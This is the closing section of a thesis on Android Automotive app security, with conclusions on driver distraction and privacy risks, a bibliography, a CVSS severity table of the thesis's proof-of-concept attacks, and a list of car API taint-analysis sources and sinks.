In-vehicle Android apps are fundamentally as secure as regular phone apps, the main differences stem from the fact that in-vehicle apps can affect road safety. Regardless of setting an Android app is always an Android app and have fundamentally the same capabilities whether it is used in a phone or in a vehicle. In-vehicle apps do, however, benefit from additional APIs, for controlling HVAC and reading car sensors, that is not typically found in phones. Since the phone API is merely a subset of the vehicle API, it can be concluded that an app that is insecure on a phone will most likely be so in a vehicle as well. We have showed that it is possible cause distracting events with third-party apps through both audio and visual means. Consequently it is important for car manufacturers that third-party apps are limited in their abilities to cause considerable distraction for the driver. Additionally there are a number of vehicle specific APIs, such as access to current gear and engine RPM, that are a cause for concern when it comes to user privacy.

Moreover, it is possible to automatically analyse apps for privacy risks through static analysis with slight modifications of readily available state-of-the-art analysis tools. Furthermore, we conclude that an app store for distributing third-party apps must have a secure means of transmitting the apps, as well as authentication of the developer and the ability to remove apps without user intervention. Finally, the app store should use state-of-the-art analysis tools to vet the apps before publishing them.

Future work

At the time of writing Android Automotive is not available to the public, and not currently used in any vehicles. For this reason there are currently no real third-party apps available. The countermeasures in the thesis were primarily tested on proof of concept code developed in the thesis, and normal Android apps. In order to increase the reliability, the tests should be tested with real automotive apps both in emulators and on hardware, when they come to the market. In addition to the countermeasures, some of the attacks might work differently on the new Android version, Android P, that will soon be added to phones and Automotive. To test if the attacks still are relevant, future work should include testing them on Android P.

Bibliography

[1] X. Gao, B. Firner, S. Sugrim, V. Kaiser-Pendergrast, Y. Yang, and J. Lindqvist, "Elastic pathing: Your speed is enough to track you", in *Proceedings of the 2014 ACM International Joint Conference on Pervasive and Ubiquitous Computing*, ACM, 2014, pp. 975–986.

[2] A. Razaghpanah, A. A. Niaki, N. Vallina-Rodriguez, S. Sundaresan, J. Amann, and P. Gill, "Studying tls usage in android apps", in *Proceedings of the 13th International Conference on Emerging Networking EXperiments and Technologies*, ser. CoNEXT '17, Incheon, Republic of Korea: ACM, 2017, pp. 350–362, ISBN: 978-1-4503-5422-6. DOI: 10.1145/3143361.3143400. [Online]. Available: http://doi.acm.org/10.1145/3143361.3143400.

[3] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau, and P. McDaniel, "Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps", *SIGPLAN Not.*, vol. 49, no. 6, pp. 259–269, Jun. 2014, ISSN: 0362-1340. DOI: 10.1145/2666356.2594299. [Online]. Available: http://doi.acm.org/10.1145/2666356.2594299.

[4] C. Miller and C. Valasek, "Remote exploitation of an unaltered passenger vehicle", *Black Hat USA*, vol. 2015, 2015.

[5] Tencent Keen Security Lab. (). New vehicle security research by keenlab: Experimental security assessment of bmw cars, [Online]. Available: https://keenlab.tencent.com/en/2018/05/22/New-CarHacking-Research-by-KeenLab-Experimental-Security-Assessment-of-BMW-Cars/ (visited on 06/23/2018).

[6] THE EUROPEAN PARLIAMENT AND THE COUNCIL OF THE EUROPEAN UNION, *Regulation (eu) 2016/679*, http://ec.europa.eu/justice/data-protection/reform/files/regulation_oj_en.pdf, 2016.

[7] I. Reyes, P. Wiesekera, A. Razaghpanah, J. Reardon, N. Vallina-Rodriguez, S. Egelman, and C. Kreibich, "" is our children's apps learning?" automatically detecting coppa violations", in *The IEEE Security and Privacy Workshop on Consumer Protection*, ser. ConPro'17, 2017.

[8] A. Razaghpanah, A. A. Niaki, N. Vallina-Rodriguez, S. Sundaresan, J. Amann, and P. Gill, "Studying tls usage in android apps", in *Proceedings of the 13th International Conference on Emerging Networking EXperiments and Technologies*, ser. CoNEXT '17, Incheon, Republic of Korea: ACM, 2017, pp. 350–362,

ISBN: 978-1-4503-5422-6. DOI: 10.1145/3143361.3143400. [Online]. Available: http://doi.acm.org/10.1145/3143361.3143400.

[9] Google Inc. (). Android, [Online]. Available: https://www.android.com/ (visited on 04/25/2018).

[10] ——, (). Automotive | android open source project, [Online]. Available: https://source.android.com/devices/automotive/ (visited on 04/25/2018).

[11] ——, (). <permission> | android developers, [Online]. Available: https://developer.android.com/guide/topics/manifest/permission-element.html (visited on 01/30/2018).

[12] ——, (). Application fundamentals | android developers, [Online]. Available: https://developer.android.com/guide/components/fundamentals.html (visited on 01/30/2018).

[13] ——, (). Activity | android developers, [Online]. Available: https://developer.android.com/reference/android/app/Activity (visited on 01/30/2018).

[14] Common Weakness Enumeration. (2017). Improper export of android application components, [Online]. Available: https://cwe.mitre.org/data/definitions/926.html (visited on 05/29/2018).

[15] W. Enck, M. Ongtang, and P. McDaniel, "Understanding android security", *IEEE security & privacy*, vol. 7, no. 1, pp. 50–57, 2009.

[16] Google Inc. (). Content provider basics | android developers, [Online]. Available: https://developer.android.com/guide/topics/providers/content-provider-basics.html#Injection (visited on 01/30/2018).

[17] ——, (). Broadcasts | android developers, [Online]. Available: https://developer.android.com/guide/components/broadcasts.html#security_considerations_and_best_practices (visited on 01/30/2018).

[18] W. Ahmad, C. Kästner, J. Sunshine, and J. Aldrich, "Inter-app communication in android: Developer challenges", in *Mining Software Repositories (MSR), 2016 IEEE/ACM 13th Working Conference on*, IEEE, 2016, pp. 177–188.

[19] Google Inc. (). Encryption | android open source project, [Online]. Available: https://source.android.com/security/encryption/ (visited on 04/24/2018).

[20] ——, (). Full-disk encryption | android open source project, [Online]. Available: https://source.android.com/security/encryption/full-disk (visited on 04/24/2018).

[21] ——, (). File-based encryption | android open source project, [Online]. Available: https://source.android.com/security/encryption/file-based (visited on 04/24/2018).

[22] C. Marforio, H. Ritzdorf, A. Francillon, and S. Capkun, "Analysis of the communication between colluding applications on modern smartphones", in *Proceedings of the 28th Annual Computer Security Applications Conference*, ser. ACSAC '12, Orlando, Florida, USA: ACM, 2012, pp. 51–60, ISBN: 978-1-4503-1312-4. DOI: 10.1145/2420950.2420958. [Online]. Available: http://doi.acm.org/10.1145/2420950.2420958.

[23] R. Schlegel, K. Zhang, X.-y. Zhou, M. Intwala, A. Kapadia, and X. Wang, "Soundcomber: A stealthy and context-aware sound trojan for smartphones.", in *18th Annual Network & Distributed System Security Symposium*, ser. NDSS

'11, San Diego, CA, 2011, pp. 17–33. [Online]. Available: https://www.cs.indiana.edu/~kapadia/papers/soundcomber-ndss11.pdf.

[24] D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld, "Jsflow: Tracking information flow in javascript and its apis", in *Proceedings of the 29th Annual ACM Symposium on Applied Computing*, ACM, 2014, pp. 1663–1671.

[25] A. Russo, A. Sabelfeld, and K. Li, "Implicit flows in malicious and nonmalicious code.", *Logics and Languages for Reliability and Security*, vol. 25, pp. 301–322, 2010.

[26] B. Pan. (2018). Dex2jar, [Online]. Available: https://github.com/pxb1988/dex2jar (visited on 04/23/2018).

[27] C. Tumbleson and R. Wiśniewski. (2018). Apktool - a tool for reverse engineering 3rd party, closed, binary android apps, [Online]. Available: https://ibotpeaches.github.io/Apktool/ (visited on 04/23/2018).

[28] N. Navet and F. Simonot-Lion, "In-vehicle communication networks-a historical perspective and review", University of Luxembourg, Tech. Rep., 2013.

[29] P. Kleberger, T. Olovsson, and E. Jonsson, "Security aspects of the in-vehicle network in the connected car", in *2011 IEEE Intelligent Vehicles Symposium (IV)*, Jun. 2011, pp. 528–533. DOI: 10.1109/IVS.2011.5940525.

[30] H. Ueda, R. Kurachi, H. Takada, T. Mizutani, M. Inoue, and S. Horihata, "Security authentication system for in-vehicle network", *SEI Technical Review*, no. 81, 2015.

[31] O. W.A. S. Project. (2016). MS Windows NT kernel description, [Online]. Available: https://www.owasp.org/index.php/Mobile_Top_10_2016-Top_10 (visited on 02/01/2018).

[32] Google Inc. (). Signature | android developers, [Online]. Available: https://developer.android.com/reference/java/security/Signature.html (visited on 01/30/2018).

[33] S. Mazloom, M. Rezaeirad, A. Hunter, and D. McCoy, "A security analysis of an in-vehicle infotainment and app platform.", in *WOOT*, 2016.

[34] K. Koscher, A. Czeskis, F. Roesner, S. Patel, T. Kohno, S. Checkoway, D. McCoy, B. Kantor, D. Anderson, H. Shacham, and S. Savage, "Experimental security analysis of a modern automobile", in *2010 IEEE Symposium on Security and Privacy*, May 2010, pp. 447–462. DOI: 10.1109/SP.2010.34.

[35] Computest, "Research paper: The connected car - ways to get unauthorized access and potential implications", Signaalrood 25, Zoetermeer, The Netherlands, Tech. Rep., 2018. [Online]. Available: https://www.computest.nl/wp-content/uploads/2018/04/connected-car-rapport.pdf (visited on 05/07/2018).

[36] D. E. Bell and L. J. LaPadula, "Secure computer systems: Mathematical foundations", MITRE CORP BEDFORD MA, Tech. Rep., 1973.

[37] FIRST.Org Inc. (2018). Common vulnerability scoring system v3.0: User guide, [Online]. Available: https://www.first.org/cvss/user-guide (visited on 03/12/2018).

[38] D. Goodin. (). 950 million android phones can be hijacked by malicious text messages, [Online]. Available: https://arstechnica.com/information-

technology/2015/07/950-million-android-phones-can-be-hijacked-by-malicious-text-messages/ (visited on 04/25/2018).

[39] Armis Labs. (). Blueborne information from the research team - armis labs, [Online]. Available: https://www.armis.com/blueborne/ (visited on 03/12/2018).

[40] Zimperium. (2015). Experts found a unicorn in the heart of android, [Online]. Available: https://blog.zimperium.com/experts-found-a-unicorn-in-the-heart-of-android/ (visited on 05/29/2018).

[41] Google Inc. (). Android 8.1 compatibility definition | android open source project, [Online]. Available: https://source.android.com/compatibility/android-cdd#2_5_automotive_requirements (visited on 04/24/2018).

[42] Y. Sheffer, R. Holz, and P. Saint-Andre, "Summarizing Known Attacks on Transport Layer Security (TLS) and Datagram TLS (DTLS)", RFC Editor, RFC 7457, Feb. 2015, 13 pp. DOI: 10.17487/RFC7457. [Online]. Available: http://www.rfc-editor.org/rfc/rfc2459.txt.

[43] J. Zhong, J. Huang, and B. Liang, "Android permission re-delegation detection and test case generation", in *Computer Science & Service System (CSSS), 2012 International Conference on*, IEEE, 2012, pp. 871–874.

[44] Common Weakness Enumeration. (2017). Use of implicit intent for sensitive communication, [Online]. Available: https://cwe.mitre.org/data/definitions/927.html (visited on 02/09/2018).

[45] Adam Cozzette. (2013). Intent spoofing on android, [Online]. Available: http://blog.palominolabs.com/2013/05/13/android-security/index.html (visited on 03/12/2018).

[46] Google Inc. (). Manage your app's memory | android developers, [Online]. Available: https://developer.android.com/topic/performance/memory.html#CheckHowMuchMemory (visited on 03/12/2018).

[47] I. Lake. (2016). Who lives and who dies? process priorities on android, [Online]. Available: https://medium.com/google-developers/who-lives-and-who-dies-process-priorities-on-android-cb151f39044f (visited on 02/22/2018).

[48] I. Kalkov, A. Gurghian, and S. Kowalewski, "Priority inheritance during remote procedure calls in real-time android using extended binder framework", in *Proceedings of the 13th International Workshop on Java Technologies for Real-time and Embedded Systems*, ser. JTRES '15, Paris, France: ACM, 2015, 5:1–5:10, ISBN: 978-1-4503-3644-4. DOI: 10.1145/2822304.2822311. [Online]. Available: http://doi.acm.org/10.1145/2822304.2822311.

[49] "Road vehicles – Functional safety", International Organization for Standardization, Geneva, CH, Standard, Nov. 2011, ISO 26262:2011(E).

[50] World Wide Web Consortium. (). Three flashes or below threshold, [Online]. Available: https://www.w3.org/TR/UNDERSTANDING-WCAG20/seizure-does-not-violate.html (visited on 03/12/2018).

[51] ——, (). Web content accessibility guidelines (wcag) 2.0, [Online]. Available: https://www.w3.org/TR/WCAG20/#general-thresholddef (visited on 03/12/2018).

[52] M. Enev, A. Takakuwa, K. Koscher, and T. Kohno, “Automobile driver fingerprinting”, *Proceedings on Privacy Enhancing Technologies*, vol. 2016, no. 1, pp. 34–50, 2016.

[53] S. Bratus, M. E. Locasto, B. Otto, R. Shapiro, S. W. Smith, and G. Weaver, “Beyond selinux: The case for behavior-based policy and trust languages”, 2011.

[54] K. Micinski, P. Phelps, and J. S. Foster, “An empirical study of location truncation on android”, *Weather*, vol. 2, p. 21, 2013.

[55] K. Fawaz and K. G. Shin, “Location privacy protection for smartphone users”, in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, ACM, 2014, pp. 239–250.

[56] T. Dierks, “The Transport Layer Security (TLS) Protocol Version 1.2”, RFC Editor, RFC 5246, 2008, pp. 1–104. [Online]. Available: `https://www.ietf.org/rfc/rfc5246.txt`.

[57] R. Housley, W. Ford, W. Polk, and D. Solo, “Internet X. 509 public key infrastructure certificate and CRL profile”, RFC Editor, RFC 2459, 1999, pp. 1–128. [Online]. Available: `http://www.rfc-editor.org/rfc/rfc2459.txt`.

[58] W. Enck, P. Gilbert, S. Han, V. Tendulkar, B.-G. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. N. Sheth, “Taintdroid: An information-flow tracking system for realtime privacy monitoring on smartphones”, *ACM Trans. Comput. Syst.*, vol. 32, no. 2, 5:1–5:29, Jun. 2014, ISSN: 0734-2071. DOI: `10.1145/2619091`. [Online]. Available: `http://doi.acm.org/10.1145/2619091`.

[59] Y.-C. Lin. (2018). Androbugs/androbugs_framework: Androbugs framework is an efficient android vulnerability scanner that helps developers or hackers find potential security vulnerabilities in android applications., [Online]. Available: `https://github.com/AndroBugs/AndroBugs_Framework` (visited on 04/23/2018).

[60] F. Ibrar, H. Saleem, S. Castle, and M. Z. Malik, “A study of static analysis tools to detect vulnerabilities of branchless banking applications in developing countries”, in *Proceedings of the Ninth International Conference on Information and Communication Technologies and Development*, ser. ICTD ’17, Lahore, Pakistan: ACM, 2017, 30:1–30:5, ISBN: 978-1-4503-5277-2. DOI: `10.1145/3136560.3136595`. [Online]. Available: `http://doi.acm.org/10.1145/3136560.3136595`.

[61] *CVE-2013-4787*, Available from MITRE, CVE-ID CVE-2013-4787. 2013. [Online]. Available: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-4787` (visited on 05/09/2018).

[62] LinkedIn Corporation. (2018). Linkedin/qark: Tool to look for several security related android application vulnerabilities, [Online]. Available: `https://github.com/linkedin/qark` (visited on 04/23/2018).

[63] M. Balliu, D. Schoepe, and A. Sabelfeld, “We Are Family: Relating Information-Flow Trackers”, in *European Symposium on Research in Computer Security*, Springer, 2017, pp. 124–145.

[64] C Staicu and M Pradel, *An empirical study of implicit information flow (2015), poster at pldi.* [Online]. Available: `https://www.informatik.tu-darmstadt.`

de / fileadmin / user _ upload / Group _ SOLA / Papers / poster - pldi2015 - src.pdf.

[65] *platform/hardware/interfaces - Git at Google*, 2018. [Online]. Available: https://android.googlesource.com/platform/hardware/interfaces/+/bf81fc584bb7082fe9bc5d5c0dd53da8b262d2aa/ (visited on 05/09/2018).

[66] *platform/packages/services/Car - Git at Google*, 2018. [Online]. Available: https://android.googlesource.com/platform/packages/services/Car/+/4d1e3469cb2f285e7a4a864bd48a4c5177e7c83f (visited on 05/09/2018).

[67] Y. Ma, X. Liu, R. Du, Z. Hu, Y. Liu, M. Yu, and G. Huang, "Droidlink: Automated generation of deep links for android apps", *CoRR*, vol. abs/1605.06928, 2016. arXiv: 1605.06928. [Online]. Available: http://arxiv.org/abs/1605.06928.

[68] U. Khan. (2016). Omerjerk/screenshotter: A library to take screenshots without root access., [Online]. Available: https://github.com/omerjerk/Screenshotter (visited on 04/23/2018).

[69] Y. Fratantonio. (2013). Android-forkbomb, [Online]. Available: https://github.com/reyammer/android-forkbomb (visited on 05/29/2018).

[70] Google Inc. (). Android.speech | android open source project, [Online]. Available: https://developer.android.com/reference/android/speech/package-summary (visited on 05/17/2018).

[71] M. Zheng, M. Sun, and J. C. S. Lui, "Droid analytics: A signature based analytic system to collect, extract, analyze and associate android malware", in *Proceedings of the 2013 12th IEEE International Conference on Trust, Security and Privacy in Computing and Communications*, ser. TRUSTCOM '13, Washington, DC, USA: IEEE Computer Society, 2013, pp. 163–171, ISBN: 978-0-7695-5022-0. DOI: 10.1109/TrustCom.2013.25. [Online]. Available: http://dx.doi.org/10.1109/TrustCom.2013.25.

[72] M. Singleton. (). Spotify is testing a driving mode feature, [Online]. Available: https://www.theverge.com/2017/7/7/15937284/spotify-driving-mode-feature-testing (visited on 05/15/2018).

A

Appendix A

Table A.1: List of attacks and their severity score, based on CVSS v3 [37].

Name	**CVSS v3 Vector**	**Score**	**Severity**
SoundBlast	AV:L/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N	3.3	Low
Abusing HVAC	AV:L/AC:L/PR:H/UI:R/S:U/C:N/I:L/A:N	2.0	Low
ForkBomb	AV:L/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:H	5.9	Medium
Memory exhaustion	AV:L/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:L	3.3	Low
Leak to Internet	AV:L/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N	3.3	Low
Internet two-way communication	AV:L/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N	3.3	Low
Self-intent storm	AV:L/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:L	3.3	Low
Leaking data through screenshots	AV:L/AC:L/PR:H/UI:R/S:U/C:H/I:N/A:N	4.2	Low
Covert channel	AV:L/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N	3.3	Low

Table A.2: Sources and sinks available in the car API

Name	**Type**
android.car.CarInfoManager.getManufacturer();	SOURCE
android.car.CarInfoManager.getModel();	SOURCE
android.car.CarInfoManager.getVehicleId();	SOURCE
android.car.CarInfoManager.getModelYear();	SOURCE
android.car.CarInfoManager.getProductConfiguration();	SOURCE
android.car.CarInfoManager.onCarDisconnected();	SOURCE
android.car.hardware.CarSensorManager.registerListener();	SOURCE
android.car.hardware.CarSensorManager.getLatestSensorEvent();	SOURCE
android.car.hardware.CarSensorManager.getSensorConfig();	SOURCE
android.car.hardware.CarSensorManager.getSupportedSensors();	SOURCE
android.car.hardware.hvac.CarHvacManager.getFloatProperty();	SOURCE
android.car.hardware.hvac.CarHvacManager.getIntProperty();	SOURCE
android.car.hardware.hvac.CarHvacManager.getBooleanProperty();	SOURCE
android.car.hardware.hvac.CarHvacManager.getPropertyList();	SOURCE
android.car.hardware.cabin.CarCabinManager.getBooleanProperty();	SOURCE
android.car.hardware.cabin.CarCabinManager.getFloatProperty();	SOURCE
android.car.hardware.cabin.CarCabinManager.getIntProperty();	SOURCE
android.car.hardware.cabin.CarCabinManager.getPropertyList();	SOURCE
android.car.hardware.hvac.CarHvacManager.setBooleanProperty();	SINK
android.car.hardware.hvac.CarHvacManager.setFloatProperty();	SINK
android.car.hardware.hvac.CarHvacManager.setIntProperty();	SINK
android.car.hardware.cabin.CarCabinManager.setBooleanProperty();	SINK
android.car.hardware.cabin.CarCabinManager.setFloatProperty();	SINK
android.car.hardware.cabin.CarCabinManager.setIntProperty();	SINK
android.content.Intent.setDataAndType();	SINK